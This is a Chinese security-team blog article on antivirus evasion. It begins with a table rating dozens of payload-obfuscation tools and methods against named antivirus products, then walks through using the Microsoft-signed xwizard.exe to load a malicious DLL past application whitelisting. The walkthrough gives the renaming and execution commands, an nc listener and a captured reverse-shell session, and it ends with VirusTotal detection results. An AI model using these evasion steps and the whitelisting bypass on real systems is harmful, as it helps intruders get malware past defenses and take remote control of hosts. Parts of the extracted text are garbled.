

Author:VllTomFord@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

16	Avet免杀	17/71	✓	✓	✓		✓			✓	✓	✓	✓
17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVIator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓	✓	✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]

本文目录：

- 免杀能力一览表
- 一、Xwizard简介
- 二、白名单程序Xwizard.exe执行payload
- 三、总结
- 四、参考链接

一、Xwizard简介

xwizard.exe应该为Extensible wizard的缩写，中文翻译可扩展的向导主机进程，暂时无法获得官方资料。

利用xwizard.exe加载dll可以绕过应用程序白名单限制，该方法最大的特点是xwizard.exe自带微软签名，在某种程度上说，能够绕过应用程序白名单的拦截。

xwizard.exe支持Win7及以上操作系统，位于%windir%\system32\下。

对应64位系统：

- %windir%\system32\ 对应64位xwizard.exe，只能加载64位xwizards.dll
- %windir%\SysWOW64\ 对应32位xwizard.exe，只能加载32位xwizards.dll

直接双击运行 xwizard.exe 获取帮助用法：





用法:

```
xwizard ProcessXMLFile [/u] [/m] <filename>
xwizard RunWizard [/u] [/t<?>] [/c<?>] [/f<?>]
[/p<GUID>] <GUID> [/z [<?>] ]
xwizard RunPropertySheet [/u] [/c<?>] [/f<?>]
[/p<GUID>] <GUID> [/z [<?>] ]
```

其中:

/c = 上下文标志
 /f = 用户定义的标志
 /m = 另外生成 Vista 安装程序清单文件部分
 (在当前目录创建最终文件作为 <filename>.man)
 /p = 父主机 GUID 标识符 ({<GUID>})
 /t = 可选的向导类型 (duifixed、duiresize、wizard97、aerofixed、aeroresize)
 /u = 无人参与 (记录错误, 而不显示错误)
 /z = 用户命令行 (应该始终是命令行的最后一项)
 filename = XML 文件名
 GUID = 向导组件 GUID 标识符 ({<GUID>})

示例:

```
xwizard ProcessXMLFile myconfig.xml
xwizard ProcessXMLFile /m mysetup.xml
xwizard RunWizard
{7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
xwizard RunWizard /taerofixed /c1 /f3
{7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z/myoption1
/myoption2
xwizard RunPropertySheet
{7071ECA0-663B-4bc1-A1FA-B97F3B917C55}
xwizard RunPropertySheet /c1 /f3
{7071ECA0-663B-4bc1-A1FA-B97F3B917C55} /z/myoption1
/myoption2
```

确定

此处借用Github上面的两个弹窗的dll文件进行白名单程序Xwizard.exe执行dll的演示

msg_x64.dll


msg.dll

用%windir%\system32\xwizard.exe执行64位的dll文件 (msg_x64.dll) :

将文件%windir%\system32\xwizard.exe复制到C:\x\64\文件夹下, 并将

msg_x64.dll重命名为xwizards.dll

执行： `xwizard processXMLFile 1.txt`




用%windir%\SysWOW64\xwizard.exe执行32位的dll文件（msg.dll）：

将文件%windir%\SysWOW64\xwizard.exe复制到C:\x\32\文件夹下，并将msg.dll重命名为xwizards.dll

执行： `xwizard processXMLFile 1.txt`






二、白名单程序Xwizard.exe执行payload

简便起见，本想采用cs生成shellcode编译后的dll进行反弹shell，但是一直没有上线成功~~不知道是cs环境问题还是编译问题，那就使用t00ls上的一款dll劫持工具进行反弹shell吧。

此处以生成32位dll为例进行反弹shell，如图：



IP地址:

端口号:

其他信息:

使用方法

EXE使用:
NC监听端口, 直接运行

DLL使用:
nc -vv -lp 4437
regsvr32 /s /u server.dll

Build x86 EXE

Build x86 DLL

Build x64 EXE

Build x64 DLL

将生成的 server.dll 放在Xwizard.exe同目录中;

服务端监听nc端口: `nc -lv 8801`

Win 2008中利用Xwizard.exe执行dll, 如图:

```
C:\>xwizard.exe processXMLFile 1.txt
```

```
C:\>
```

半:

```
➔ ~ nc -lv 8801
123456Microsoft Windows [分 6.1.7600]
(c) 2009 Microsoft Corporation
```

```
C:\x>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接:

    DNS . . . . . : 
    IPv6 . . . . . : fe80::45fb:9087:a99a:3206%11
    IPv4 . . . . . : 172.16.111.155
    . . . . . : 255.255.255.0
    网关 . . . . . : 172.16.111.1

无线局域网适配器 本地连接* 2:

    DNS . . . . . : 
    . . . . . : 
    . . . . . : 

Teredo Tunneling Pseudo-Interface:

    . . . . . : 
    DNS . . . . . : 

C:\x>
```

在装有360安全卫士的主机上进行nc反弹时，360会报警。






针对dll文件进行查杀检测，发现是可以过火绒杀毒的，如图：



VT查杀效果，如图：




DETECTION	DETAILS	COMMUNITY
AhnLab-V3	Trojan.Win32.Monder.C2887550	Antiy-AVL Trojan.Win32.Monder
Avast	Win32:Malware-gen	AVG Win32:Malware-gen
Avira (no cloud)	TR/Monder.amqdm	BitDefenderTheta Gen:NN.ZedlaF.34090.ou4@aav8RUmi
Comodo	TrojWare.Win32.Monder.gen@1gs5jk	Cylance Unsafe
F-Secure	Trojan.TR/Monder.amqdm	Jiangmin Trojan.Monder.oj
K7AntiVirus	Riskware (0040eff71)	K7GW Riskware (0040eff71)
Kaspersky	Trojan.Win32.Monder.gen	MaxSecure Trojan.Malware.9358.susgen
Microsoft	Trojan:Win32/Fuerboos.Elcl	Panda Trj/GdSda.A
Qihoo-360	Win32/Trojan.e8a	Rising Trojan.Monder!B.19C4 (C64:YzY0Onnkz...
TACHYON	Trojan/W32.Monder.230400	Trapmine Malicious.moderate.ml.score
VIPRE	Trojan.Win32.Generic!BT	Yandex Trojan.Monder!qo8R6D!TIHY

三、总结

1、再次尝试了利用Msf反弹shell，使用Msf生成C语言shellcode，编译为dll文件。但是仍然无法上线，猜测可能是dll编译出现了问题，就编译生成的dll文件进行了查杀，360、火绒均会报毒！



使用VT查杀Msf生成的dll文件，查杀率15/70，如图：



DETECTION		DETAILS		COMMUNITY	
Ad-Aware	①	DeepScan.Generic.RozenaA.581DD370	ALYac	①	DeepScan.Generic.RozenaA.581DD370
Arcabit	①	DeepScan.Generic.RozenaA.581DD370	BitDefender	①	DeepScan.Generic.RozenaA.581DD370
ClamAV	①	Win.Trojan.MSShellcode-6360728-0	Emsisoft	①	DeepScan.Generic.RozenaA.581DD370 ...
eScan	①	DeepScan.Generic.RozenaA.581DD370	FireEye	①	DeepScan.Generic.RozenaA.581DD370
GData	①	DeepScan.Generic.RozenaA.581DD370	Ikarus	①	Trojan.Win32.Rozena
Kaspersky	①	HEUR:Trojan.Win32.Generic	MAX	①	Malware (ai Score=82)
Microsoft	①	Trojan:Win32/Meterpreter.A	Sophos AV	①	Troj/Swrort-BY
ZoneAlarm by Check Point	①	HEUR:Trojan.Win32.Generic	Acronis	✓	Undetected
AegisLab	✓	Undetected	Ahnlab-V3	✓	Undetected
Alibaba	✓	Undetected	Antiy-AVL	✓	Undetected
SecureAge APEX	✓	Undetected	Avast	✓	Undetected

2、Xwizard.exe在研究过程中发现360安全卫士对其未进行行为报警，初步猜测如果dll文件免杀能力强的话，完全可以bypass大部分的杀毒软件。

四、参考链接

<https://3gstudent.github.io/3gstudent.github.io/Use-xwizard.exe-to-load-dll/>